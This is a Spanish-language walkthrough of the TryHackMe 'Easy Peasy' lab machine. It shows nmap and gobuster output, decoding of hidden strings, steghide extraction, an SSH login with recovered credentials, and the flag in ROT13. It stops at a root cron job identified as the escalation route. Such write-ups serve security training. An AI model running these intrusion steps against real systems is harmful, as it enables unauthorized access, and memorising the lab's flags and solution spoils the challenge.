🏴‍☠️ Write-Up: Máquina "Easy Peasy"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos abiertos.

```
┌──(root㉿kali)-[~]
└─# nmap -p- -vvv --open 10.10.229.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-04 14:23 -03
Initiating Ping Scan at 14:23
Scanning 10.10.229.252 [4 ports]
Completed Ping Scan at 14:23, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:23
Completed Parallel DNS resolution of 1 host. at 14:23, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:23
Scanning 10.10.229.252 [65535 ports]
Discovered open port 80/tcp on 10.10.229.252
Discovered open port 6498/tcp on 10.10.229.252
SYN Stealth Scan Timing: About 24.45% done; ETC: 14:25 (0:01:36 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 53.82% done; ETC: 14:25 (0:00:47 remaining)
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.37% done; ETC: 14:25 (0:00:20 remaining)
Discovered open port 65524/tcp on 10.10.229.252
Completed SYN Stealth Scan at 14:25, 93.93s elapsed (65535 total ports)
Nmap scan report for 10.10.229.252
Host is up, received echo-reply ttl 63 (0.25s latency).
Scanned at 2025-04-04 14:23:45 -03 for 94s
Not shown: 65450 closed tcp ports (reset), 82 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63
6498/tcp  open  unknown syn-ack ttl 63
65524/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 94.61 seconds
           Raw packets sent: 80382 (3.537MB) | Rcvd: 76662 (3.066MB)
```


🎯 2. Escaneo y Enumeración

Hago un escaneo específico a los puertos encontrados anteriormente para obtener sus versiones.




```
┌──(root㉿kali)-[~]
└─# nmap -p80,6498,65524 -sV 10.10.229.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-04 14:25 -03
Nmap scan report for 10.10.229.252
Host is up (0.25s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.60 seconds
```

Realicé un escaneo con gobuster y tiene un directorio **/hidden** que se ve interesante



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.229.252/  -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.229.252/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 612]
/robots.txt           (Status: 200) [Size: 43]
/hidden               (Status: 301) [Size: 169] [--> http://10.10.229.252/hidden/]
```


Hago un escaneo con gobuster en **/hidden** para ver si tiene otro directorio oculto




```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.229.252/hidden  -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.229.252/hidden
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 390]
/whatever             (Status: 301) [Size: 169] [--> http://10.10.229.252/hidden/whatever/]
```

💥 3. Explotación de Vulnerabilidades


En el código fuente de **/hidden/whatever** encuentro una cadena cifrada que pareciera ser en BASE64




Se puede descifrar usando alguna página web o con las herramientas de la terminal. En mi caso, usé una página web. Obtengo la primera bandera.




Ingresé a la otra web que corre en http en el puerto 65524, y al revisar su código fuente encontré otra cadena de caracteres que al inicio sale “codificado en ba…” que podría ser en BASE64 o BASE62.




Usando un descifrador de **BASE62** de una página web obtengo un **directorio**.




Revisando más abajo en el código fuente, encuentro la flag 3.




Ahora, busco directorios en la web del puerto 65524 con gobuster.




Encuentro que robots.txt tiene cosas interesantes como una cadena que pareciera estar en MD5.




Busco un descifrador de MD5 en internet e ingreso la cadena encontrada. Finalmente, era la segunda bandera.



En el directorio encontrado que estaba cifrado en BASE62, al revisar su código fuente encuentro una cadena que no sabía qué tipo de encriptación tenía. Pero buscando en internet herramientas encontré que estaba en Gost.



Con la herramienta de desencriptación GOST encontré que era una contraseña. ¿De qué? no sé.



Ahora, descargando la imagen de http://10.10.229.252:65524/n0th1ng3ls3m4tt3r/ se puede revisar con **steghide** si es que tiene algún archivo escondido. Para poder hacer esto, la imagen pide una contraseña, esa contraseña es la encontrada anteriormente. Encuentro **secrettext.txt** y al revisarlo contiene un nombre de usuario “boring” y una posible contraseña en binario.

Copio la cadena en binario y la pego en una herramienta de internet que es para pasar de binario a UTF8 que es el lenguaje que nosotros conocemos y hablamos.


Ahora, usando las credenciales anteriores, ingreso por ssh. Leo user.txt pero contiene la bandera rotada.

```
┌──(root㉿kali)-[~/Descargas]
└─# ssh boring@10.10.229.252 -p 6498
The authenticity of host '[10.10.229.252]:6498 ([10.10.229.252]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.229.252]:6498' (ED25519) to the list of known hosts.
**************************************************************************
**        This connection are monitored by government offical           **
**            Please disconnect if you are not authorized               **
** A lawsuit will be filed against you if the law is not followed       **
**************************************************************************
boring@10.10.229.252's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$ whoami
boring
boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
boring@kral4-PC:~$
```


Para revertir esa rotación usé una herramienta de la web y paso de ROT13 a texto. Finalmente, obtengo la flag de user.

🔐 4. Escalada de Privilegios y Post-explotación

La descripción de la máquina dice que se puede escalar privilegios con cronjob.



Busco algun archivo llamado crontab en toda la máquina y encuentro las siguientes opciones.



Leo el contenido de crontab y me doy cuenta que hay un archivo interesante llamado **.mysecretcronjob.sh** que está en **/var/ww/** que tiene permisos root

```
boring@kral4-PC:/etc$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
#
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh
```

